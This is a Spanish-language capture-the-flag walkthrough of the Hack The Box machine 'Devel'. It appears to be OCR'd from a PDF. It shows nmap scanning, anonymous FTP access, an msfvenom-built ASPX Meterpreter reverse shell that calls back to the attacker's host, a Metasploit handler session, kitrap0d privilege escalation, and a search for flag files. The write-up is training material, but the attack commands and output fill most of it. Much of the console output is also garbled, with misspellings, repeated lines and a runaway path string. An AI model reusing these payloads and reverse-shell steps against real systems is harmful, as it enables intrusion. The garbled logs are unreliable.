



Colombia Hack Agent (CHackA)

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[]	Version:	1.0.	[]
[]	Codename:	HACKLAB HTB - Devel	[]
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HACKLAB Hack The Box - Devel



Hostname: Devel
IP: 10.10.10.5

Operating System: Windows

Walkthrough



Analizamos los puertos y servicios abiertos:

```
Analizamos los puertos y servicios abiertos:

rootechacka0101:-# nmap ·vvv ·sC ·sV 10.10.10.5

Starting Nmap 7.80 ( https://nmap.org 1 at 2019-11.04 10:36 -05

NSE: Loaded 151 scripts for scanning.

NSE: Script Pre-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 10:36

Completed NSE at 10:36, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 10:36. 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 10:36

Completed NSE at 10:36, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating PSE at 10:36

Completed NSE at 10:36, 0.00s elapsed

Initiating PSE at 10:36

Completed PSE at 10:36, 0.00s elapsed

Initiating PSE at 10:36

Completed Ping Scan at 10:36

Completed Ping Scan at 10:36

Completed Pring Scan at 10:37

Completed Stry Stealth Scan at 10:36

Completed Stry Stealth Scan at 10:36

Completed Stry Stealth Scan at 10:37

Initiating Scan at 10:37

Completed Stry Stealth Scan at 10:37, 11.86s elapsed (1000 total ports)

Initiating Service scan at 10:37

Scanning 2 services on 10:10:10.5

NSE: Script scanning 10
          | 104946 WetCome.pmg | ftp-syst:
| ftp-syst:
| SYST: Windows_NT
80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
                       Potentially risky methods: TRACE
http-server-header: Microsoft-IIS/7.5
                   _http-title: IIS7
ervice Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Banners Recon:

```
chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM
03-17-17 04:37PM
                        <DIR>
                                       aspnet_client
                                   689 iisstart.htm
03-17-17 04:37PM
                               184946 welcome.png
226 Transfer complete.
```





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Escanear vulnerabilidades:

root@chacka0101:~# nmap -vvv -p 21,80 --script=*-vuln-* 10.10.10.5

```
Tootdchacke0101:-# nmap -vvv -p 21.80 --script=*-vuln-* 10.10.10.5
Starting Nmap 7.80 ( https://mmap.org ) at 2019-11-04 11:33 -05
NSE: Loaded 45 Scripts for scanning.
NSE: Script Pre-scanning.
NSE: Stript Pre-scanning.
NSE: String runlevel 1 (of 1) scan.
Initiating NSE at 11:33.
Completed NSE at 11:33, 0.00s elassed
Initiating Ping Scan at 11:33
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 11:33, 0.18s elapsed (1 total hosts).
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Ping Scan at 11:33, 0.18s elapsed (1 total hosts).
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Ping Scan at 11:33, 0.18s elapsed (2 total hosts).
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Ping Scan at 11:33
Scanning 10.10.10.5 [2 ports]
Discovered open port 21/tcp on 10.10.10.5

Completed SYN Stealth Scan at 11:33
Scanning 10.10.10.5 [2 ports]
Discovered open port 21/tcp on 10.10.10.5
Completed SYN Stealth Scan at 11:33, 0.17s elapsed (2 total ports)
NSE: Script Scanning 10.10.10.5.

NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 6.46s elapsed
Mmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.17s latency).

NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33, 0.40s elapsed
Read data files from: /usr/bin/.//share/mmap
Nmap done: 1 IP address (1 host up) scannead in 7.24 seconds
Raw packets sent: 6 (240B) | Rcvd: 4 (200B)
```



Se identifica una vulnerabilidad de acceso al FTP de forma anónima:

```
rootechacka0101:# nmap vvv -sc -sv 10:10:10.5

Starting Nmap 7.80 ( https://nmap.org ) at 2019:11:00 10:36 -05

MSE: Loaded 151 scripts for scanning.

MSE: Script Pre-scanning.

MSE: Script Research Scripts for Scanning.

MSE: Starting runlevel 2 (of 3) scan.

Initiating MSE at 10:36.

Completed NSE at 10:36, 0.00s elapsed

MSE: Starting runlevel 3 (of 3) scan.

Initiating MSE at 10:36.

Completed NSE at 10:36, 0.00s elapsed

MSE: Starting runlevel 3 (of 3) scan.

Initiating MSE at 10:36.

Completed Post at 10:36, 0.80s elapsed

Initiating Parallel DNS resolution of 1 host. at 10:36.

Completed Post at 10:36 o.80s elapsed

MSE: Starting runlevel 3 (of 3) scan.

Initiating Parallel DNS resolution of 1 host. at 10:36.


Completed Post at 10:37 (oran at 10:37) (or
```





Explotación de Vulnerabilidades:


Cree un .html llamado hackedbychacka0101.html:



Con la opción put hackedbychacka0101.html subimos el html:



Evidencia:



Creamos un payload para subir al FTP:

```
root@chacka0101:-# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 RPORT=4444 -f aspx -o hackedbychacka0101.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2812 bytes
Saved as: hackedbychacka0101.aspx
root@chacka0101:-#
```

```
cka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put hackedbychacka0101.aspx
local: hackedbychacka0101.aspx remote: hackedbychacka0101.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2857 bytes sent in 0.00 secs (108.9859 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM
11-08-19 03:20AM
11-08-19 03:06AM
                          <DIR>
                                          aspnet_client
                                      2857 hackedbychacka0101.aspx
                                      600 hackedbychacka0101.html
03-17-17 04:37PM
                                      689 iisstart.htm
03-17-17 04:37PM
                                   184946 welcome.png
226 T<u>r</u>ansfer complete.
```




En otra terminal, ejecutamos el ataque por medio del payload:

```
http =[imetasploit v5.0.40-dev

----=[ 1914 exploits - 1075 auxiliary - 330 postno

-- --=[ 556 payloads - 45 encoders - 10 nops

S-- --=[ 4 evasionaming
msf5|>tuse exploit/multi/handler
 odule options (exploit/multi/handler):
   Name Current SettingenRequired (SDescriptionRoyd: 21 (1.348KB)
Payload options (windows/meterpreter/reverse tcp):
              Current Setting Required Description
                                             Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
   EXITFUNC process
               10.10.14.6
                                 yes
yes
              4444
Exploit target:
   Ide Name
   0PORWildcarddTargetssfu
msf5 exploit(multi/handler) > exploit
 *] Started reversetTCP handler on 10.10.14.6:4444
```





```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.10.5:49160) at 2019-11-04 12:46:22 -0500

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer : DEVEL
OS : Windows 7 (Build 7600).
Architecture : x86
System Language : el GR
Domain : HTB
Logged On Users : 0
Meterpreter > shell
Process 3500 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600] mitted Malkthroughs
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>
```

Cerramos el Shell de Windows con las teclas abreviadas, Ctrl+c, luego hacemos un **background** de la sesión, para este ejemplo es la número 3:

```
meterpreter > background
[*] Backgrounding session 3...
```

Utilizamos el exploit POST para que nos sugiera cuales exploits locales podríamos utilizar posterior al ingreso, los cuales se muestran a continuación:





Como se expiró la sesión, para el ataque de POST Explotación, vamos a volver a generar el ataque y una meterpreter, además el número de sesión nuevo que cambió a 1:

```
msf5 > use exploit/multi/handler
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler))> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler))> set LHOST 10010014.66>
LHOST => 100.10.14.6 elected 1800 (Local Loopback)
msf5 exploit(multi/handler))> set RPORT 44444 KiB)
RPORT => 4444rors 0 dropped 0 overrums 0 frame 0
msf5 exploit(multi/handler))> show options 8 KiB)
 Module options (exploit/multi/handler):
      no: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
Name iCurrentiSetting nRequired55Description destination 10.10.14.6
---- imat6-fa89--2833:f589-9382:8884--prefixlen 64 scopeid 0x20<linl
 Payload options (windows/meterpreter/reverse tcp):
                        Current4SettingteRequired8 Description
                                                                       Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
      EXITFUNC process
      LH0ST
                        10.10.14.6
                                                      ves
                                                                        The listen port
      LPORT
                                                   yes
 Exploitotarget:(exploit/windows/local/ms10_015_kitrap0d)
      IdmeName Current Setting Required Description
      0ESSWildcard Target
 msf5oexploit(multi/handler)t>rexploitreverse_tcp)
 [*]||Started_reverse||TCP||handler||on||10.10.14.6:4444||
[*]||Sending_stage=(179779-bytes)||to=10.10.10.5=----
[*]|EMeterpreter||session=1 opened||(10.10.14.6:4444||±>||10.10.5:49157||at=2019-11-05-01:42:18||-0500
 meterpreter >4background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
```

Configuramos las opciones del exploit local:

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options
Module options (exploit/windows/local/ms10_015 kitrap0d):
   Namerted Current SettingdlRequired2.Description4
   SESSIONs 372 launched.
                                        The session to run this module on.
                              yes
Payload options (windows/meterpreter/reverse_tcp):
             Current Settingor Required | Description | payload execution to complete
                                       Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNCt process/
             10.10.14.6 yes The listen address (an interface may be specified)
4444 e TCP handleyesn 192.1The listen port
   LHOST
   LPORT
Exploit ltarget: y injecting the exploit DLL into 472.
   Idx Name
   0ExpWindows 2K SP4 -aWindows 7 (x86)ly privileged) payload execution to complete.
msf5 exploit(windows/local/ms10_015_kitrap0d) >
```



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```
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Launching notepad to host the exploit...
[+] Process 2960 launched.
[*] Reflectively injecting the exploit DLL into 2960...
    Injecting exploit into 2960 ...
 *] Exploit injected. Injecting payload into 2960...
*] Payload injected. Executing exploit...

    [+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
    [*] Sending stage (179779 bytes) to 10.10.10.5

 *] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.5:49161) at 2019-11-05 01:47:34 -0500
meterpreter > shell
Process 1988 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>dir /b/s *.txt
dir /b/s *.txt
File Not Found
c:\windows\system32\inetsrv>cd ..
c:\Windows\System32>cd ..
cd ..
c:\Windows>cd ..
cd ..
c:\>dir /b/s *.txt
dir /b/s *.txt
c:\Program Files\VMware\VMware Tools\open source licenses.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceArray.txt
 ::\Program Files\Windows NT\TableTextService\TableTextServiceDaYi.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedQuanPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedShuangPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedZhengMa.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceYi.txt
c:\ProgramData\VMware\VMware Tools\manifest.txt
c:\ProgramData\VMware\VMware Tools\manlTest.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
 ::\ProgramData\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\Administrator\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
 ::\Users\Administrator\AppData\Local\Temp\dd_vcredistMSI21DD.txt
 :\Users\Administrator\AppData\Local\Temp\dd_vcredistUI21DD.txt
```



Ahora vamos a buscar las FLAGs:

```
c:\Pdir/b/s*.txt

dir/b/s*.txt

dir/b/s*.txt

c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt

c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt

c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt

c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt

c:\Program Files\Windows NT\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextService\TableTextS
```

```
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@track.adform[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.bing[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.linkedin[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.msn[1].txt
c:\Users\babis\Desktop\user.txt.txt

c:\Users\babis\Desktop\user.txt.txt

c:\Windows\enome\en-Us\playready_eula.txt
c:\Windows\ehome\en-Us\playready_eula_oem.txt
c:\Windows\System32\catroot2\dberr.txt
c:\Windows\System32\catroot2\dberr.txt
c:\Windows\System32\drivers\gmreadme.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-Us\about_aliases.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-Us\about_arrays.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-Us\about_arrays.help.txt
```

Encontramos las FLAGs:

```
c:\>type c:\Users\babis\Desktop\user.txt.txt
type c:\Users\babis\Desktop\user.txt.txt
c:\>type c:\Users\Administrator\Desktop\root.txt.txt
type c:\Users\Administrator\Desktop\root.txt.txt
c:\>
```

Agradecimientos a:

Hack The Box - https://www.hackthebox.eu

-END-

